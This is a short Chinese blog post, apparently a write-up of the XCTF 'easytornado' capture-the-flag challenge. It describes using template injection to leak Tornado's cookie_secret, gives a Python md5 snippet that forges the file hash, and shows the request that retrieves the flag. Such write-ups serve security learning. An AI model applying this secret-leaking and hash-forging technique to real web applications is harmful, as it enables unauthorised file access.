
XCTF的easytornado题目

原创


hiddenCarry 于 2020-07-07 17:14:53 发布 134 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/daqiangdetianxia/article/details/107185184




py是个好工具,要多加以利用



![在这里插入图片描述](https://img-blog.csdnimg.cn/20200707170233593.png

经过分析。看到题目的关键点在于找到cookie_secret.
于是想到两种方法：
1. 利用彩虹表通过反向找到cookie_secret的内容
2. 是否存在ssti漏洞，可以直接找到cookie_secret文件
尝试一些后发现存在ssti漏洞



Error

看别人的writeup，发现tornado的`handler.settings`能够找到，于是

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'b028dd3e-39a9-459d-8182-29aba885e915'}

然后用python用md5加密文件

```
import hashlib


cookie_secret='3321c76a-3b14-4d5a-8b61-98944f97fd29'
#hashlib.md5(cookie_secret+md5(filename))
k=cookie_secret+hashlib.md5('/fllllllllllllag'.encode(encoding='UTF-8')).hexdigest()
m=hashlib.md5(k.encode(encoding='UTF-8')).hexdigest()
print(m)
```

然后通过得出的m输入到filehash后面，得到flag。
file?filename=/fllllllllllllag&filehash=